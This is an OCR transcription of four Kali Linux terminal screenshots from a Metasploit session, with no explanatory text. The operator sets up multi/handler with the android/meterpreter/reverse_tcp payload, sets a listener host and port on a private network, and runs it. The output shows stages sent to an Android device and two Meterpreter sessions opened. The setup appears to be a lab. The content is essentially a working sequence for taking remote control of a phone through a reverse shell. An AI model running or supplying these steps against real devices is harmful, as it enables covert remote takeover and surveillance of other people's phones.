


1 2 3 4
15:30
kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
|                                                                              |
|                                                                              |
|                 User Name:          [   security    ]                        |
|                                                                              |
|                 Password:           [               ]                        |
|                                                                              |
|                                                                              |
|                                   [ OK ]                                     |
|______________________________________________________________________________|
|                                                                              |
|                                                       https://metasploit.com |
|______________________________________________________________________________|


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > 
```



1 2 3 4
15:31
kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
|                                                                |
|                                                                |
|             User Name:          [   security    ]              |
|                                                                |
|             Password:           [               ]              |
|                                                                |
|                                                                |
|                                                                |
|                            [ OK ]                              |
|________________________________________________________________|
|                                                                |
|                                        https://metasploit.com  |
|________________________________________________________________|


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.48
lhost ⇒ 192.168.1.48
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > █
```




1 2 3 4
15:33
kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
|                                                                   |
|                                                                   |
|                                                                   |
|              User Name:          [   security    ]                |
|                                                                   |
|              Password:           [               ]                |
|                                                                   |
|                                                                   |
|                                                                   |
|                                [ OK ]                             |
|___________________________________________________________________|
|                                                                   |
|                                            https://metasploit.com |
|___________________________________________________________________|


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.48
lhost ⇒ 192.168.1.48
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.48:4444
[*] Sending stage (78189 bytes) to 192.168.1.53
[*] Sending stage (78189 bytes) to 192.168.1.53
[-] Failed to load extension: uninitialized constant Rex::Post::Meterpreter::Extensions::Stdapi::Stdapi
Did you mean?  STDIN
[-] Failed to load extension: The "android" extension is not supported by this Meterpreter type (dalvik/android)
[-] Failed to load extension: The "appapi" extension is not supported by this Meterpreter type (dalvik/android)
[*] Meterpreter session 2 opened (192.168.1.48:4444 → 192.168.1.53:42284) at 2023-08-08 15:33:30 +0000
[*] Meterpreter session 1 opened (192.168.1.48:4444 → 192.168.1.53:42282) at 2023-08-08 15:33:31 +0000

meterpreter > █
```




1 2 3 4
15:33
kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

